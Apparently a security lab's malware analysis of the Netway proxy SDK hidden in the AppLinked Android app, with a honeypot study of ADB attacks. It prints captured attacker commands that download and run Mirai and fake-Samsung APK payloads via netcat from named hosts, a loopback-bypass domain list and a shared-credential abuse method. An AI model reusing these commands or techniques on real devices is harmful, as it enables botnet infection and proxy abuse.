SuperProxy

How Residential Proxy Networks Have Become Malware Delivery Platforms

Part 2

Plume Security Labs

Intro

In the first part of the series, we looked at the basics of SuperBox as an Android-based streaming device with a custom application store. We showcased issues that can ultimately lead to root-level access and disclosed the technical details of the Popanet residential proxy, which was bundled in the CyberFlix TV application. As they say, bad things usually happen, at least in threes, and it didn't take long until we discovered the second one.

Netway in AppLinked

AppLinked is yet another application which can be installed from the SuperBox's custom application store, but more interestingly, it can also be considered as an application store and a sideloading tool. Its user base consists mostly of people looking for streaming and IPTV applications that aren't available by normal means, as Google often won't let them reside in the official Play Store due to copyright infringement or other reasons.

The application carries basic functionality: a grid-based browser (ActivityStore, PublicStore, CategoryStore), an in-app file manager (FileManager), an internal web browser (ActivityBrowser), and an APK installer backed by the "REQUEST_INSTALL_PACKAGES" permission. None of this is unexpected from a sideloading tool; however, there is one bit which is not being advertised at all: the hidden presence of the Netway SDK.



Figure 1 - AppLinked main screen on SuperBox S6MAX

A fake VPN service

The Netway Software Development Kit (SDK) lives under the “io.netway” package and its obfuscated internal counterparts. Its declared purpose is rather evident from the “MoneytiserService” class name: monetization. The SDK’s presence is registered in AndroidManifest.xml:

```
<service
    android:enabled="true"
    android:exported="false"
    android:name="io.netway.service.MoneytiserService"
    android:permission="android.permission.BIND_VPN_SERVICE">
    <intent-filter>
        <action android:name="android.net.VpnService"/>
    </intent-filter>
    <meta-data
        android:name="android.net.VpnService.SUPPORTS_ALWAYS_ON"
        android:value="false"/>
</service>

<service
    android:enabled="true"
    android:exported="false"
    android:name="io.netway.service.AsyncJobService"
    android:permission="android.permission.BIND_JOB_SERVICE"/>
```

MoneytiserService piggybacks on Android's Virtual Private Network (VPN) service, a choice that might require further elaboration. The VPN service API grants an application elevated priority from the operating system, making it substantially harder to kill in low-memory conditions. Under normal circumstances, the VPN service presents the default system consent dialog the first time it is executed; MoneytiserService will never call the VpnService.Builder.establish() function; as a result, no VPN tunnel is created for the user. The VPN registration is purely being exploited for its persistence and priority benefits. At the same time, networking functionality is being delegated as the SDK ships with the 3proxy open-source proxy server, compiled as a native library and loaded at startup.

```
public class ThreeProxy {
    static {
        System.loadLibrary("3proxy");
    }

    public static native void reload();

    public static native int start(String[] strArr);

    public static native void stop();
}
```

Figure 2 - Example of the 3proxy native library loading at startup

There is a distinct difference in the implementation of Netway when compared to Popanet, which we investigated in the previous part. Popanet implements its own SOCKS5 protocol stack internally, while Netway outsources the actual proxying to an open-source component and its own code focuses on registration and configuration delivery.

Activation Without Consent

The “App” class initializes the SDK before any user interface presents:

```java
@Override // android.app.Application
public void onCreate() {
    super.onCreate();
    f2078j = this;
    this.k = getSharedPreferences("com.i4apps.newapplinked", 0);
    try {
        new Netway.Builder().withPublisher("applinked5").loggable().build(this).start();
        a();
    } catch (Exception e2) {
        e2.getMessage();
    }
}
```

Figure 3 - Example of the initialization of the Netway SDK

There is no opt-in nor any disclaimer in the AppLinked application's main interface. The UI the user is presented with launches concurrently with a background service that silently begins enrolling the device in a proxy network.

Affiliate tracking

There is a lightweight affiliate tracking mechanism implemented by using the “fireInstallPixel()” call. On the very first execution, the application generates a random UUID, stores it in SharedPreferences under the key “pref_vast_uuid,” and fires a single HTTP request to “http://r.myrc.xyz/install.php?app=applinked&sdk2=VastSdk-v1.2.5”. On all subsequent launches, the stored UUID prevents this pixel from firing again. The installation tracking server returns an empty body - a classic pixel-counting technique used for affiliate attribution. The actual UUID is never sent to the tracking server; it serves only as a local "already fired" flag.

Persistence techniques for survival

Once the proxy service is up and running, multiple methods are used to ensure persistence and the relaunch of the service in case of an interruption. The combination of these mechanisms makes for an extremely resilient proxy service.

Boot receiver

The NetworkStateReceiver is registered in the manifest to receive both “android.net.conn.CONNECTIVITY_CHANGE” and “android.intent.action.BOOT_COMPLETED” events. Whenever the device next boots, it automatically re-launches MoneytiserService before the user can interact with the device.

```java
public class NetworkStateReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        // Fires on boot and on every network state change
        Netway netway = Netway.getInstance(context);
        try {
            netway.start();
        } catch (Exception ignored) {}
    }
}
```

Figure 4 - Example of re-launching the Netway SDK

Network change re-activation

The same receiver will also be executed on every connectivity change. If the device switches from Wi-Fi connectivity to mobile data or from LAN to Wi-Fi, or it needs to reconnect after a brief outage, the proxy service will be restarted automatically.

Process resurrection

The manifest additionally lists the ProcessPhoenix library, a utility specifically designed to restart an Android application process. Should the OS kill the process under high memory load, ProcessPhoenix will spawn a new process immediately.

JobScheduler

On Android devices which are not based on the Android TV branch, JobScheduler will schedule an AsyncJobService job with setPersisted(true). This instructs the OS to reschedule the job automatically after the device reboots and before the user unlocks the screen. Unlike a boot receiver, which requires user presence on modern Android, a persisted job is system-managed and can even survive factory resets on certain device configurations.

```
PersistableBundle persistableBundle = new PersistableBundle();
persistableBundle.putString("publisher", netwayA.f5796j);
persistableBundle.putString("country", netwayA.s);
persistableBundle.putString("uid", netwayA.t);
persistableBundle.putLong("interval", j2);
netwayA.f5793g.b(netwayA.f5790d.getString(2131689587), String.valueOf(j2));
if (((JobScheduler) netwayA.f5790d.getSystemService("jobscheduler")).schedule(
    new JobInfo.Builder(135, componentName).setPersisted(true).setPeriodic(j2).setExtras(persistableBundle).build()) == 1)
{
    a.c("netway", "Aync Job scheduled interval %d", Long.valueOf(j2));
} else {
    a.g("netway", "Async Job scheduled failed interval %d", Long.valueOf(j2));
}
```

Figure 5 - Establishing persistence with job scheduler

Initial Registration

Before the device can participate in the proxy network, it must first register itself with the Netway backend and obtain a persistent identity. Registration happens only on the first launch; if the device has already been registered and its UUID and country code are both cached in netway.xml under the shared_prefs folder, the registration step is skipped.

The registration process consists of a single HTTPS GET request; the URL template used is hardcoded in the constructor of Netway.Builder:

```
private String category = "888";
private String baseUrl = "https://{country}-{publisher}.ukturks.store";
private String regUrl = "https://{publisher}.ukturks.store";
private String secureBaseUrl = "https://{country}-{publisher}.ukturks.store";
private String secureRegUrl = "https://{publisher}.ukturks.store";
```

Figure 6 - Netway registration URL template

In our case for AppLinked, this resolves to the following request:

```
GET https://applinked5.ukturks.store/?regcc=1
    &pub=applinked5
    &uid=375ea9e9-2f87-4aa8-a6e2-6f72363f4918
    &cid=888
    &ver=11.0.5
```

The parameters of the request contain the device's full proxy “identity”:

- pub – Publisher identifier, "applinked5", assigned to the AppLinked integration. This identifier is used to partition the device pool by host applications on the server side.

- uid – UUID, generated with UUID.randomUUID() at registration. This becomes the device's permanent identifier within the proxy network.
- cid – Category identifier, hardcoded as "888".
- ver – Version information of the SDK, "11.0.5".

The server response is a plain-text country code, for example “US”. This value is then stored in SharedPreferences as “netway.countryid”. The SDK carries out no further device fingerprinting; the UUID will be used as the sole persistent identifier.

3proxy reverse tunnel

As we briefly touched on this earlier, Netway is utilizing a lightweight, open-source proxy server called 3proxy. It supports HTTP, HTTPS, SOCKS4, SOCKS5, among several other proxy protocols, and is designed to run with minimal hardware requirements. The version utilized by the Netway SDK is a compiled native library which is driven entirely by a configuration file.

Config Sync

Once registration is complete, the device enters into a polling loop that fetches a proxy configuration directive from the C2 server every five minutes. The request contains the stored country code and the publisher identifier as part of the URL:

```
GET https://US-applinked5.ukturks.store/?get=1
    &cc=US
    &pub=applinked5
    &uid=375ea9e9-2f87-4aa8-a6e2-6f72363f4918
    &foreground=false
    &ver=11.0.5
```

The country-publisher subdomain (US-applinked5.ukturks.store) separates devices by geography and host application. The server response is only a short configuration string:

```
config:-r79.127.248.199:10975
```

When the string is received, the SDK's ConfigSyncJob callback processes it and transforms it into a valid 3proxy configuration directive by writing it to disk and starting or reloading the 3proxy daemon. The resulting 3proxy.cfg configuration file is also minimalistic:

```
auth none
proxy -r79.127.248.199:10975
```

The “auth none” setting disables authentication on the local proxy instance. The “-r” flag instructs 3proxy to operate in reverse mode; instead of binding a local port and waiting for inbound connections, it connects to 79.127.248.199:10975 and registers itself as an available exit node at the relay. This is an important architectural distinction from traditional proxy deployments and the main reason the Netway SDK works transparently behind NAT and corporate firewalls.

Architecture

The reverse mode (-r) used on the device side has a natural counterpart on the server side. Based on our investigation, we believe the relay server is running a configuration similar to:

```
# Server side — aggregating reverse-connected clients
# Clients connect in on ports 10000-20000, each gets a unique
assigned port
tcppm -R0.0.0.0:10975 3128 127.0.0.1 80
```

In this configuration, each device occupies a single dedicated port. Traffic arriving at that port from the server side is forwarded through the persistent outbound connection to the enrolled device. Due to the “auth none” configuration, authentication is enforced entirely on the server side; the enrolled device accepts whatever traffic arrives through its designated relay port without any credential checks.

Beyond that, the server side seems to involve Squid, a popular open-source HTTP proxy and caching daemon commonly used as a forward proxy gateway. In our case, it appears to be set up on the customer-facing side: proxy users connect to Squid on port 7383 or 60000, authenticate with their assigned credentials, and from there, Squid forwards the requests to the residential device.



Figure 7 - Netway proxy architecture

Port	Service	Purpose
10000–20000	3proxy reverse listeners	One port per enrolled client device
7383	Squid	Outward-facing proxy for buyers; forwards to pool
60000	Squid	Secondary outward-facing proxy; forwards to residential pool
60002	Unknown proxy	Purpose unclear; potentially a second tier or testing endpoint

The HTML job

The Netway SDK contains a secondary, independent C2 channel that operates in parallel with the 3proxy tunnel. We refer to it as the HTML job channel after the nature of its implementation.

There is a pull job running on its own recurring timer, polling a separate endpoint:

```
GET https://sdk.ukturks.store/?ac=pull
    &cc=HU
    &pub=applinked5
    &uid=375ea9e9-2f87-4aa8-a6e2-6f72363f4918
```

```
    &ver=11.0.5
```

The server response is a JSON job manifest:

```
{
  "status": "OK",
  "next_interval": 60,
  "jobs": [
    {
      "job_id": "abc123",
      "url": "https://target-site.com/some/page",
      "headers": "{\"User-Agent\": \"Mozilla/5.0...\", \"Accept\":
\"text/html\"}",
      "cookies": "session_token=xyz; auth=abc"
    }
  ]
}
```

For each job entry, an HTTP GET request is sent to the target URL with the provided headers and cookies injected. Once the response arrives, it will be posted back to the server:

```
d.d.a.c.a.c(k, "pull jobs request on url: %s", strReplace);
Intent intent = new Intent(Netway.class.getCanonicalName());
intent.putExtra("event", Netway.a.GET_CONFIG);
intent.putExtra("requestedUrl", strReplace);
```

Figure 8 - Pull job request

```
public void e(String str) {
    if (str == null || str.isEmpty()) {
        return;
    }
    new JSONObject();
    d.d.a.c.a.c(k, "trying to post data to Server: %s", "https://sdk.ukturks.store/?ac=push")
    this.m.a(new h(1, "https://sdk.ukturks.store/?ac=push", new f(), new g(str), str));
}
```

Figure 9 - Push response to the server

The architectural difference between the two channels is meaningful. The 3proxy channel renders the device a passive exit node; users of the proxy network can connect through the relay, but the device cannot observe what credentials or headers those users are sending. The HTML job channel works in the opposite way: the proxy operator explicitly controls what URL is fetched - including cookies and headers - and receives the full response body. This is not proxying in the traditional sense; it is server-directed web retrieval using the device's residential IP as the origination point. An operator in

possession of a session cookie for a particular web service can instruct any enrolled device to fetch authenticated pages from that service and return content.

The two channels are not mutually exclusive; during our analysis, we observed only the 3proxy channel; the HTML channel was not utilized even though both code paths were present in the AppLinked installation.

Inside Netway: What passes through

To understand how the network is actually being used, we redirected the 3proxy reverse connection from the genuine relay server to a controlled listener on our own infrastructure and logged traffic passing through our node. The following highlights a few meaningful observations.

IP fingerprinting and operational verification

The largest portion of the captured traffic by far was automated IP lookups. The same tools, curl/7.61.1 and a spoofed Chrome 55 user-agent, repeatedly queried IP geolocation services:

```
GET http://pro.ip-api.com/json/?fields=17035263&key=pp*********Jy
HTTP/1.1
Host: pro.ip-api.com
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36
            (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36

CONNECT v4.api.ipinfo.io:443 HTTP/1.1
Host: v4.api.ipinfo.io:443
User-Agent: curl/7.61.1
```

The pro.ip-api.com service used here is commercial and can query geolocation, ASN, and blacklist status in bulk. This is consistent with proxy network operators performing automated quality assurance: checking that an IP address is classified as residential, verifying whether its country code matches expectations, and confirming that it is not listed in commercial blocklists. The use of Windows NT 6.2 / Chrome 55 user-agent combination is a bit awkward, as it is years outdated, suggesting that either these verification scripts have not been maintained or the values were purposely set.

Multiple client IPs sent identical requests within the same seconds, indicating a small coordinated fleet of customers running the same automation against different exit nodes simultaneously.

Authenticated access to major platforms

A significant cluster of the traffic carried proxy authentication headers that stand out due to their targets: Google account flows, OpenAI authentication, and ChatGPT session management:

```
CONNECT auth.openai.com:443 HTTP/1.1
Host: auth.openai.com:443
Proxy-Authorization: Basic cHxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxmw=

CONNECT chatgpt.com:443 HTTP/1.1
Host: chatgpt.com:443
Proxy-Authorization: Basic cHxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxmw=

CONNECT accounts.google.com:443 HTTP/1.1
Host: accounts.google.com:443
Proxy-Authorization: Basic cHxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxmw=
```

The aim here is to bypass geographic access controls and IP rate limiting enforced by these platforms. By routing authentication flows through a residential IP rather than a datacenter address, automated access tools can evade the unusual sign-in flags and bot-detection heuristics that these platforms apply to known proxy ranges. Whether these authentication attempts were successful or not, we have no information of.

Local network exposure

The 3proxy client-side configuration contains no IP filtering at all. There is no equivalent to the isSiteLocalAddress() check that Popanet employs. We tested access to the RFC 1918 address space from a relay connection and confirmed that requests to 192.168.x.x and 10.x.x.x were successfully routed to devices on the local network of the enrolled proxy node. The server enforces only a partial port restriction; ports 80 and 443 were permitted in our testing; however, local network access to the same ports was unrestricted. The responses below from the local network of enrolled devices illustrate the scope of what is accessible:

Response 1 — Router admin interface

```
<title>Linksys Smart Wi-Fi</title>
<meta name="description" content="Included with your Linksys Smart
Wi-Fi Router,
create a free Linksys Smart Wi-Fi account to access your home network
from
anywhere, at any time.">
```

Response 2 — Cable modem status page

```
Cable Modem Information
Cable Modem : DOCSIS 3.0 Compliant
MAC Address : 28:xx:xx:xx:xx:D8
Serial Number : G1Kxxxxxxxxx98
Software Version : 9.40.2121h1
Hardware Version : 3.26.1
```

Unlike Popanet, where local ADB connection access was identified as a critical risk, the port filtering applied in the Netway server mitigates that severe exploitation path. Nevertheless, the ability to reach a router's admin interface or a modem's diagnostic page through an enrolled device creates a meaningful reconnaissance opportunity for any actor with access to the proxy network. Router admin pages on port 80 often use default credentials for authentication, while modem status pages could expose hardware identifiers and network topology details.

We did not observe any requests targeting ADB (port 5555) during our monitoring sessions, which is consistent with the deployed server-side port restrictions.

Credential leak hidden in plain sight

When we had a closer look at the general traffic of the proxy network, we were surprised to find out that the proxy authorization headers appear to contain Base64-encoded credentials. Once decoded, they revealed a systematic naming convention. The username follows a pattern like {user}_{CC}-{session_id}, where CC is the ISO country code, and the trailing numeric value is a session identifier. Crucially, each distinct session identifier triggers the server to assign a different exit node from the pool. In this scheme, the session ID is effectively the mechanism by which customers are distributed across enrolled devices.

What makes this a misconfiguration rather than normal operation is the fact that the password was identical across every credential pair observed in our monitoring sessions. This is a single shared secret applied uniformly to all sessions in the pool. Any party who captures a single HTTP request passing through the network can gain the credential needed to authenticate directly on the customer-facing Squid instances on ports 7383 and 60000, and from there they can access the full residential IP pool by iterating through session identifiers.

Mapping the network

When we systematically cycled through every ISO 3166-1 alpha-2 country code in the registration request's "cc" parameter, we received responses pointing to approximately 50 distinct relay server IP addresses across the operator's infrastructure.

```
GET https://applinked5.ukturks.store/?regcc=1&pub=applinked5
    &uid={uuid}&cid=888&ver=11.0.5&cc=US
GET https://applinked5.ukturks.store/?regcc=1&pub=applinked5
    &uid={uuid}&cid=888&ver=11.0.5&cc=GB
...
```

The operator of these servers is unknown to us, and while the registration endpoint provides no identifiable information beyond the relay addresses, the credential misconfiguration described earlier made it possible to proceed further. Using the credentials to authenticate on the customer-facing Squid instances on every relay server, we routed requests through the proxy towards an IP lookup service. Each successful request returned the residential exit IP of the enrolled device that handled it. Repeating this across all relay servers with all possible session identifiers, we collected over 60,000 unique residential IP addresses, each representing a device enrolled in the network. In comparison to some of the more popular residential proxy networks, this doesn't sound too significant; however, from a revenue-generating point of view, this should not be neglected.

Similar reverse proxies

The same reverse tunnel approach appears to be included in other streaming applications. Flix Vision, a popular Android TV streaming app, provides a great example of how this space is currently evolving. Some of its older versions were found to embed the TraffMonetizer SDK, which was silently activated via a remote configuration flag. Another researcher, H1r0t0, analyzed a more recent version of Flix Vision and identified a Go-based native proxy library called "libgojni.so," which was loaded via the gomobile framework and implemented a SOCKS5 tunnel under the "io.netas.service.NetasService" service name. The analysis captured the same "-r" style configuration response from the C2 server, confirming the reverse tunnel approach. What was missing - as the analysis was mainly focusing on the Go component - is that the same APK contained two additional proxy components alongside the Go-based one: the Popanet SDK and a 3proxy native library called "libmproxy.so". These three completely independent proxy implementations bundled into a single application, each with its own registration and C2 infrastructure, suggest either a staged migration between different SDK vendors or an intentional redundancy strategy ensuring the

device remains enrolled in at least one network regardless of which component is active.

The most significant detail is that although libmproxy.so in Flix Vision uses different registration and configuration URLs than the Netway SDK in AppLinked, the relay server IP addresses returned by the two registration endpoints overlap. Devices enrolled through AppLinked and devices enrolled through Flix Vision's "libmproxy.so" are directed to servers from the same pool, indicating a shared backend infrastructure regardless of SDK branding.

Uninvited visitors - exploitation in the wild

The internal-network protection issue that we described in the previous part isn't just a theoretical concern. To confirm whether anyone is actually exploiting it, we ran a controlled experiment. We joined the Popanet network as a residential exit node and instructed the host that any connection coming through the tunnel targeting either port 5555 or 5858 (these are the most common ADB ports) would be redirected to our local honeypot. From the operator's perspective, our node looked like any other regular residential endpoint serving customer traffic; from the inside, every attempt aimed to reach an ADB port through our node was captured.

We let the node run for over three weeks; over that period, the honeypot recorded 1,352 distinct attempts at reaching the ADB through the gap we identified earlier. All the attacks could be split into two families of loopback addresses targeting the local machine. The first is 0.0.0.0, supplied either as a raw address or embedded in a hostname via a wildcard DNS service such as nip.io. The second is 127.0.0.1, which the proxy blocked via isLoopbackAddress() as we explained earlier.

Beyond the above raw attempts, our logs revealed a set of domain names that resolve to loopback addresses and appear to exist solely as proxy-bypass infrastructure.

Domain	Resolved IP
`local.keironellison.space`	127.0.0.1
`c.cx`	0.0.0.0
`boom.abuse.st`	0.0.0.0
`0.0.0.0.nip.io`	0.0.0.0
`sa.spoofer.us`	0.0.0.0

fbi.com	127.0.0.1
adb.loriascraft.xyz	0.0.0.0
router-fw-nl1.virexa.pw	0.0.0.0
test.sabakira.net	127.0.0.1

Several of these domains are purpose-built attack infrastructure, for example, “adb.loriascraft.xyz” names the targeted protocol outright, and “router-fw-nl1.virexa.pw” mimics a legitimate device hostname likely intended to blend in with normal router management traffic. Other entries such as “boom.abuse.st” and “sa.spoofer.us” belong to domains that openly advertise IP-spoofing utilities.

While the bulk of the traffic targeted the canonical ADB ports (5555, 5858), we also observed connection attempts on a wide range of non-standard ports: 3222, 12108, 12341, 22337, 23872, 32252, 62676 and 63002. Several of these likely reflect attempts by device manufacturers or custom ROMs to move the ADB port to something non-default as a rudimentary hardening measure. Others may be probing for entirely different services reachable via the same loopback interface. There was one thing in common: there was absolutely no legitimate proxy traffic mixed in; every request we came across was hostile in nature.

The captured traffic could be split into three clearly distinguishable clusters, suggesting that multiple operators are actively probing Popanet exit nodes through this attack vector.

Payload 1: CECbot

The first session began with a “pm list packages” command looking for the presence of a package called “com.siliconworks.firmware”. This step turned out to be a probe for verifying whether the device was already infected with the attacker's payload. Since our honeypot was clean, the attacker proceeded and attempted to upload an APK (305,167 bytes) to “/data/local/tmp/pkg.apk”, retrying several times. Once successful, a “pm install -r -t /data/local/tmp/pkg.apk” command was issued, followed by a cleanup operation of the staged file via “rm -f”.

```
[08:36:14] adbhoney.session.connect from 127.0.0.1
[08:36:16] shell: pm list packages com.siliconworks.firmware
[08:36:38] file_upload: /data/local/tmp/pkg.apk (305167 bytes)
           ... upload retried 5×, sha256: b139a112...
[08:38:11] shell: pm install -r -t /data/local/tmp/pkg.apk
[08:38:11] shell: pm install -r /data/local/tmp/pkg.apk
[08:38:11] shell: rm -f /data/local/tmp/pkg.apk
```

The captured APK was identified as a variant of CECbot. The embedded onion-encoded C2 string and the names of the bundled .so libraries matched some of the earlier documented public IOCs. CECbot can be considered a dual-threat; it is a residential proxy and DDoS-capable botnet, which puts it into the same category as Kimwolf.

What we're observing here is one residential proxy's network being used to install a piece of code from a competing residential proxy onto the exact same devices. Once the installation succeeds, the compromised device generates revenue for both operators simultaneously, while the second operator never has to do the same legwork.

Payload 2: Mirai variant

The second session was definitely more old-school. After running a single device-fingerprinting probe in the form of a "getprop ro.product.model" command, the attacker issued a sequence of additional shell commands attempting to download an ELF binary into /data/local/tmp/ and execute it:

```
[09:48:36] shell: getprop ro.product.model
[09:48:36] cd /data/local/tmp; rm -rf arm7; nc 92.112.127.184 5144 >
arm7;
           chmod +x arm7; ./arm7 miyp
[09:48:37] cd /data/local/tmp; rm -rf arm7; toybox nc 92.112.127.184
5144 > arm7;
           chmod +x arm7; ./arm7 miyp
[09:48:37] cd /data/local/tmp; rm -rf arm7; busybox nc 92.112.127.184
5144 > arm7;
           chmod +x arm7; ./arm7 miyp
[09:48:38] cd /data/local/tmp; rm -rf arm7; busybox1.11
92.112.127.184 5144 > arm7;
           chmod +x arm7; ./arm7 miyp
[09:48:38] cd /data/local/tmp; rm -rf arm7; busybox1 nc
92.112.127.184 5144 > arm7;
           chmod +x arm7; ./arm7 miyp
```

We can observe repeated attempts cycling through five different invocations of netcat (nc, toybox nc, busybox nc, busybox1.11, busybox1 nc). The attacker likely doesn't know - or care - which utility set is present on the target device and tries each one until something might work. The "miyp" argument of the resulting binary is a Mirai family identifier string. It is commonly used by Mirai variants to tag the source of infection and to distinguish operators when it comes to claiming their revenue.

The download server (92.112.127.184) resolves to "hosted-by.deluxhost.net," which is a generic Virtual Private Server (VPS) provider. An nmap scan against the host quickly revealed what we would call a textbook IoT malware staging server:

```
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 9.6p1 Ubuntu
80/tcp    open     http       Apache httpd 2.4.58 (default page)
1337/tcp  open     pkzip-file (.ZIP, contained APK)
5144/tcp  open     elf-exe    ELF 32-bit executable
7774/tcp  open     unknown
12312/tcp open     tcpwrapped
13213/tcp open     unknown
25567/tcp open     elf-exe    ELF 32-bit executable
25568/tcp open     elf-exe    ELF 64-bit executable
56412/tcp open     unknown
```

There are multiple ELF binaries - compiled for different architectures - being served from arbitrary high-number ports for nc-style downloads. It was the 32-bit ARM variant on port 5144 that fell into our cast net. The PKZIP file on port 1337 turned out to be an APK carrying the same shell command sequence we observed earlier in the honeypot, meaning the same operator runs both an APK-based and a direct-ELF-download delivery path on the same server. Note that an APK package file is literally a ZIP archive at the file-structure level.

Figure 10 - The downloaded ELF file containing debug information

Static analysis of the ARM32 binary confirmed its link to the Mirai family. The binary implements the standard table-based string obfuscation that Mirai is known for. There is a static array of 20 encrypted entries which are decrypted on demand by a single-byte XOR operation (0x31). Out of the 20 entries, we observed only two which were decrypted at runtime: the bot banner (god will save us all) and a UDP Source Engine query payload. The remaining 18 entries are populated by “table_init”, but no calls to the decryption routine were observed for them.

The binary's busybox applet is registered as “boat” rather than the canonical “mirai”; however, the table still retains the original encrypted strings as “/bin/busybox MIRAI” and “MIRAI: applet not found”, which it never uses. This simplistic rename operation serves only as a signature-evasion measure.

The primary C2 is hardcoded as 93.95.115.175:1337 in “resolve_cnc_addr”. There is a separate callback which exfiltrates Telnet credentials to 84.54.51.227:13379. Two additional C2 domains (“beanman.site” and “zel.bio”) are present in the table, encrypted with a secondary XOR key (0x83) which is distinct from the main key (0x31), but both are on unreachable code paths in this build.

The main attack module registers 13 different flood types. The most notable is “attack_wraflood,” a raw-socket TCP based flood that crafts packets with randomized source IPs and window sizes drawn from 11 real OS profiles (Linux 29200, Windows Server 64240, FreeBSD 65535, Windows 7 32855, Windows XP 28400, and others), paired with a fixed TCP options template matching a Linux host behind a VPN (MSS=1300, WScale×128, Timestamps, SACK). Its purpose is to make flood traffic resemble a mix of legitimate OS connections and, with that, confuse stateful firewall heuristics and volumetric rate-limiters.

Payload 3: Maskify

The third session showcased multiple similarities with the previous Mirai one. It started with the same “getprop ro.product.model” based fingerprinting before a shell command was executed:

```
cd /data/local/tmp; rm -f .f.apk;
(toybox nc 117.55.203.189 1337 > .f.apk 2>/dev/null ||
 busybox nc 117.55.203.189 1337 > .f.apk 2>/dev/null ||
 nc 117.55.203.189 1337 > .f.apk 2>/dev/null);
pm install -r -g .f.apk >/dev/null 2>&1;
am start -n com.samsung.android.devicesecurity/.TVOptimizer
>/dev/null 2>&1;
am start-foreground-service -n
com.samsung.android.devicesecurity/.MuhHeilong >/dev/null 2>&1;
echo "Done"
```

Cycling through different netcat incarnations appears here as well; with a slight modification, the downloaded payload was an APK this time. There are some extra “tricks” being used in the script, such as placing an extra dot in front of the filename to make it hidden on the file system or the execution of the “pm install -r -g” command, which would replace any existing installation and grant every declared permission at the same time.

The APK fetched from 117.55.203.189 bundles a native binary “libkys.so” alongside its Java code. The package presents itself as “com.samsung.android.devicesecurity,” spoofing Samsung's similarly named security suite. It has two components: TVOptimizer, which functions as a plausible_looking decoy app to anyone who would notice the installation, and, more importantly, the “MuhHeilong” service that does all

the malicious work. Right after “MuhHeilong” starts, it ensures its own persistence by multiple means. It registers with the job scheduler under two separate package identities, sets a repeating alarm which kicks off every ten minutes, runs as a foreground service to prevent the OS from killing it, and finally hooks into both task-removal and service-destruction events, thereby making sure that any attempt to stop it will immediately trigger a relaunch.

With persistence established, the service spawns two threads simultaneously. The first launches “libkys.so” bundled in the APK as a standalone OS process; it will attempt to escalate privileges to root via the “su” command if available. This process is listed as “muhheilong” in the process table and is being monitored continuously; if it disappears for whatever reason, it will be restarted within a second. The second thread waits three seconds, then starts the main payload chain through the SdkLoader class.

